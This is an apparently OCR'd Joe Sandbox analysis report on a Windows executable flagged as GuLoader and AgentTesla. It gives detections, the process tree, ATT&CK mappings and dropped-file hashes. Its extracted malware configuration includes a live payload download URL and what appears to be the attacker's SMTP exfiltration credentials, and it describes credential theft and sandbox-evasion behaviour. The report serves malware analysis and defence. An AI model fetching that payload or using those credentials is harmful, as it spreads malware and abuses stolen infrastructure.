ID: 634468
Sample Name: SCAN Swift 0545456767000000000000000001.exe
Cookbook: default.jbs
Time: 08:01:32
Date: 26/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

SCAN Swift 0545456767000000000000000001.exe


Overview

General Information

Sample Name:	SCAN Swift 0545456767000000000000000001.exe
Analysis ID:	634468
MD5:	c5cc0d82dd8e1c..
SHA1:	cdbb4ff532aefa6..
SHA256:	3e02a6175b6567.
Infos:	



Detection




AgentTesla, GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected AgentTesla
- Yara detected GuLoader
- Tries to steal Mail credentials (via fi…
- Writes to foreign memory regions
- Tries to detect Any.run
- Tries to detect sandboxes and other…
- Found evasive API chain (trying to d…
- C2 URLs / IPs found in malware con…
- Queries sensitive network adapter in…

Classification



Process Tree

- **System is w10x64native**
- SCAN Swift 0545456767000000000000000001.exe (PID: 5264 cmdline: "C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe" MD5: C5CC0D82DD8E1CF55D7FD3B5C067752B)
  - CasPol.exe (PID: 7228 cmdline: "C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe" MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)
  - CasPol.exe (PID: 7852 cmdline: "C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe" MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)
  - CasPol.exe (PID: 9180 cmdline: "C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe" MD5: 7BAE06CBE364BB42B8C34FCFB90E3EBD)
    - conhost.exe (PID: 4120 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: 81CA40085FC75BABD2C91D18AA9FFA68)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "humhum@nutiribio.comzGNVO(l5smtp.nutiribio.com"
}
```


Threatname: GuLoader


```
{
  "Payload URL": "http://donaldtrumpverse.com/HUMBLE%202022_eslXilivcW48.bin"
}
```


Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.140230062541.0000000002A80000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000006.00000002.145016899977.000000001DBEE000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000006.00000000.140089877023.0000000001400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_GuLoader_2	Yara detected GuLoader	Joe Security	
00000006.00000002.145015907365.000000001DB21000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000006.00000002.145015907365.000000001DB21000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 4 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Networking

C2 URLs / IPs found in malware configuration

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

Yara detected GuLoader

Malware Analysis System Evasion

Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Found evasive API chain (trying to detect sleep duration tampering with parallel thread)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Stealing of Sensitive Information

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal browser information (history, passwords, etc)


Remote Access Functionality

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 1 1 Windows Management Instrumentation	1 DLL Side-Loading	1 DLL Side-Loading	1 1 Disable or Modify Tools	1 OS Credential Dumping	2 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 1 Native API	Boot or Logon Initialization Scripts	1 Access Token Manipulation	2 1 Obfuscated Files or Information	LSASS Memory	1 1 7 System Information Discovery	Remote Desktop Protocol	1 Data from Local System	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 1 1 Process Injection	1 Software Packing	Security Account Manager	3 3 1 Security Software Discovery	SMB/Windows Admin Shares	1 Email Collection	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Timestomp	NTDS	1 Process Discovery	Distributed Component Object Model	1 Clipboard Data	Scheduled Transfer	1 1 2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	2 4 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 4 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Access Token Manipulation	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 1 1 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SCAN Swift 0545456767000000000000000001.exe	13%	Virustotal		Browse
SCAN Swift 0545456767000000000000000001.exe	12%	ReversingLabs	Win32.Trojan.InjectorX	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\CDMDataEventHandler.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\gspawn-win64-helper.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\gspawn-win64-helper.exe	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\libLerc.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\libenchant-2.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\libenchant-2.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\msvcr100.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\msvcr100.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\nsk14B9.tmp\System.dll	3%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\nsk14B9.tmp\System.dll	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
donaldtrumpverse.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://donaldtrumpverse.com/HUMBLE%202022_esIXilivcW48.bin	0%	Avira URL Cloud	safe	
http://donaldtrumpverse.com/HUMBLE%202022_esIXilivcW48.binH	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://us1.api.ws-hp.com/clienttelemetry	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	Avira URL Cloud	safe	
http://https://pie-us1.api.ws-hp.com/clienttelemetry	0%	Avira URL Cloud	safe	
http://MBStZn.com	0%	Avira URL Cloud	safe	
http://donaldtrumpverse.com/HUMBLE%202022_esIXilivcW48.binG	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%H	0%	Avira URL Cloud	safe	
http://https://api.ipify.org%GETMozilla/5.0	0%	Avira URL Cloud	safe	
http://https://stage-us1.api.ws-hp.com/clienttelemetry	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
donaldtrumpverse.com	103.211.219.10	true	true	• 0%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://donaldtrumpverse.com/HUMBLE%202022_esIXilivcW48.bin	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://donaldtrumpverse.com/HUMBLE%202022_esIXilivcW48.binH	CasPol.exe, 00000006.00000002.1449938259 27.00000000017E6000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	CasPol.exe, 00000006.00000002.1450159073 65.000000001DB21000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://us1.api.ws-hp.com/clienttelemetry	CDMDataEventHandler.dll.2.dr	false	• Avira URL Cloud: safe	unknown
http://DynDns.comDynDNS	CasPol.exe, 00000006.00000002.1450159073 65.000000001DB21000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	CasPol.exe, 00000006.00000002.1450159073 65.000000001DB21000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://pie-us1.api.ws-hp.com/clienttelemetry	CDMDataEventHandler.dll.2.dr	false	• Avira URL Cloud: safe	unknown
http://MBStZn.com	CasPol.exe, 00000006.00000002.1450159073 65.000000001DB21000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://donaldtrumpverse.com/HUMBLE%202022_esIXilivcW48.binG	CasPol.exe, 00000006.00000002.1449938259 27.00000000017E6000.00000004.00000020.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://schemaregistry.analysis.ext.hp.com/cdm/gun/com.hp.cdm.platform.software.domain.eventing.reso	CDMDataEventHandler.dll.2.dr	false		high
http://https://schemaregistry.analysis.ext.hp.com/cdm/id/sw/sysInfoBase.schema.json	CDMDataEventHandler.dll.2.dr	false		high
http://https://api.ipify.org%H	CasPol.exe, 00000006.00000002.1450168999 77.000000001DBEE000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://support.google.com/chrome/?p=plugin_flash	CasPol.exe, 00000006.00000002.1450182127 09.000000001DCF1000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://https://api.ipify.org%GETMozilla/5.0	CasPol.exe, 00000006.00000002.1450159073 65.000000001DB21000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://stage-us1.api.ws-hp.com/clienttelemetry	CDMDataEventHandler.dll.2.dr	false	• Avira URL Cloud: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	SCAN Swift 0545456767000000000000000001.exe	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://schemaregistry.analysis.ext.hp.com/cdm/id/sw/originatorDetail.schema.json	CDMDataEventHandler.dll.2.dr	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.211.219.10	donaldtrumpverse.com	Seychelles		394695	PUBLIC-DOMAIN-REGISTRYUS	true

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	634468
Start date and time: 26/05/202208:01:32	2022-05-26 08:01:32 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 56s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SCAN Swift 0545456767000000000000000001.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit 20H2 Native **physical Machine for testing VM-aware malware** (Office 2019, IE 11, Chrome 93, Firefox 91, Adobe Reader DC 21, Java 8 Update 301
Run name:	Suspected Instruction Hammering
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@8/12@1/1
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 38.7% (good quality ratio 38.1%) • Quality average: 86.8% • Quality standard deviation: 21.4%
HCA Information:	• Successful, ratio: 98% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, backgroundTaskHost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded domains from analysis (whitelisted): wdcpalt.microsoft.com, client.wns.windows.com, login.live.com, ctldl.windowsupdate.com, wdcp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
08:03:59	API Interceptor	4296x Sleep call for process: CasPol.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\Bllebrs.bar	
Process:	C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	48578
Entropy (8bit):	3.9996821982698543
Encrypted:	false
SSDEEP:	768:velWtO1epiSIzDraCsM05UTuEz9YaD/njlRDgEQokquQ7zPfBIjF4dEGBVzb2gxp:veogSIPr570KuEzyaflKEfkquQ7zhIpI
MD5:	1453D96D66FD8909BD69CD2BDDF705FF
SHA1:	4A81D48B9D6804E17F92B26C471251D1BED031DA
SHA-256:	F45191ABD5414B0F069C944290F953D55AD2A24C20F1EA1055F0DDEBEE297C9B
SHA-512:	EBE334EA42422167CFEA68882FF50CA8441F80088A05A5A74A60A9ACA0F1B073FB924A94522039BDB3B688A9A23ECEB40824483E1A14008C652C520673BA0EE8
Malicious:	false
Reputation:	low
Preview:	A68104E86E1ED7B27FDD671B28C2E8DE758EDC1141A79C00C4903D0A0221EE0A9B6A461313EB4C8D835E77D1D95FEEAC2D549B7B9E5B156032180AA667658D814E54BBBD00D24BBABC90102D1DFD1736C094829F12AA34F09F0AAE65DFC17408D6625B7982AC12B041A0C7289C8F8C2B306D94F77460DD94284AD7B6703DAF550EF671D030B501C5E1EF36E80654995C05F33B9ECD378D0DF86E8051C1B7E0A506C83F8B7ABFE64AE5CA17613E270BFD2691E9C5DF45A61B1C642E38A1F95A50EEA9268EDB447901710AFE67545D6623E6746D9F70C5093006C66A6C6B32026C6DFDAC91F33D5E5F5F61093B4096BAFFC3605EC60B7BD05EAA484892EC54984A5AC8CEB8BD1B71D1A388F21AB0AD1C44C77CB36D118D529B90B06463E7DA3C70486B0DCD2DE597B886DFA4CA8507CAFAF8E4E6AF003673260D17F24D8102A28DC2E98024B5B9016E723B0B8B46B0FB5BEDE36C80301D4DF9E915019ECF2FFB8417C3FEB38DDA1B0FA2E86A603F8D1EBC0BF83C21DAACD066792FE590EBB463078099B0D0F818C94F96093A69515A40656BD165F1EDFB2D496D0E2E3CC985FD3A99956495F9611A21FF09B8942590261AB29FC25B34925275B42A1517609148FA8064E0D8240EB8DFA1964052C70A6D09136F8CCCA6AB3F25A25CD7C3760A05D9F0627A73D8E5F7F80FAB2E92C0B480E01EE89F64

C:\Users\user\AppData\Local\Temp\Bluetooth Suite help_ITA.chm	
Process:	C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe
File Type:	MS Windows HtmlHelp Data
Category:	dropped
Size (bytes):	43566
Entropy (8bit):	7.382704049850724
Encrypted:	false
SSDEEP:	768:7gyaYEUz32Q+MLPybLI1GPlnL7ZsruV+P/34RE+OUuiozjd/6W4:7gvFUz32ftIsMuV+PYSU9o3d/94
MD5:	27729CF331D3767DF077F52B262D88F3
SHA1:	EF4B6F74A0608B5A4DC6E3CA465A96137C1CAD74
SHA-256:	CA601E57DD2C1E6E92145A8A19083599261B626A4D26B04D8C3FD5BDDDB2CB0D
SHA-512:	AC7B8D61462538011D20BEC2D2BEAE62AB7DAA16866FC9B1CDBBDCEDF47796D93507E2E706CA9DECF0C26D0F1031285B9268A747755ABCB1E4A161B9D9CF8F2
Malicious:	false
Reputation:	low
Preview:	ITSF....`.....|.{....."....|.{....."..`.....x.....T.....ITSP....T.....j..].!....."..T.....PMGL...../....//#IDXHDR..M.../#ITBITS..../#STRINGS...2.]./#SYSTEM..f.T./#TOPICS...M.@./#URLSTR...}.5./#URLTBL.....p./#WINDOWS...M.L./$FIftiMain.....G./$OBJINST...G.?./$WWAssociativeLinks/..../$WWAssociativeLinks/Property...C../$WWKeywordLinks/..../$WWKeywordLinks/BTree.....L./$WWKeywordLinks/Data...e4./$WWKeywordLinks/Map...../$WWKeywordLinks/Property...# ./Advanced_Phone_Operations.htm...../Audio_Services.htm...../Authorization_Options.htm.....$/Bluetooth Win7 Vista Suite help.hhc...Z.k$/Bluetooth Win7 Vista Suite help.hhk...E.../Bluetooth_Devices.htm..0..z./Bluetooth_Devices_files/...//Bluetooth_Devices_files/colorschememapping.xml...\.:%/Bluetooth_Devices_files/filelist.xml...a.['/Bluetooth_Devices_files/themedata.thmx...<. ./Bluetooth_Settings.htm...*..[./Bluetooth_

C:\Users\user\AppData\Local\Temp\CDMDataEventHandler.dll	
Process:	C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	101480
Entropy (8bit):	5.754479856662274
Encrypted:	false
SSDEEP:	1536:HMrDKbA8xl6y9Oj2FqnawHzDYwVY4quXoYbggnC:HM6dMy9MHBVY4qAolOC
MD5:	25F3ECFD195030F6B1BAD60E5EF97163
SHA1:	749B7E267CDBBC83783DFA4C7BF45134556C13D7
SHA-256:	FCD740746D2B3E01945E6A099AB4CDD06ECE05818E25D08C5DDAFBD333B0DC84
SHA-512:	D91803A022DD9A6EF0E77CB231A5FB5DD1BC275F4CC38D886FD365B7EEAD094712ADC4FA3AAFFB8354DC193BAC3B8697F685631AE3B4D23924387706DB3C0DD9
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Reputation:	low

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....?!......" ..0..h..... ....`.....O.....|.....r..h.....T..... ..... ..H.....text....g... ...h..... ..`.rsrc...|.....j.....@..@.reloc..... .....p.....@..B.....H.....u.....(....*.0..S..... r...pr3..p..(....(1.....o2.....r...pr...pr3..p. (..... r...pr3..p."(....*.....'..... ..0..K..... r...pr3..p.'(....(1...o4.....r...pr...pr3..p..(..... r...pr3..p.0(....*.....0..L..... r@..pr3..p.6(.....(.....r...pr@..pr3..p.=(..... r@..pr3..p.?(....*..... .....0..u..... r...pr3..p.C(.....(...+..(...+.(....%.o....(.....o....(....o....o.

C:\Users\user\AppData\Local\Temp\Pressekonferencens.maa

Process:	C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe
File Type:	data
Category:	dropped
Size (bytes):	84477
Entropy (8bit):	6.500971395271592
Encrypted:	false
SSDEEP:	1536:u6+sg9V5RKyj+Z9boDGtuyzgqWswoFo9aWimswh2zAs:u8OG9boDwu+jWrslpmfYh
MD5:	693CE9695DDB33CD36AAB6CC3AD30514
SHA1:	22A0C67EC50C76B83990E491C506EEA9B88E2E9D
SHA-256:	63CE59CE7F1A5D2ACF7932B6AD30CA2983398618525371901597BA4A6F2797FD
SHA-512:	84C476F9B0C68CBEC32C9392268B4B2C7C75B3BB357CD4B986F2D421271EB6FC30B8B18172BB59D1F0B0847A9CDC741FAA0DA0FEC62577798D1289B82049DA F5
Malicious:	false
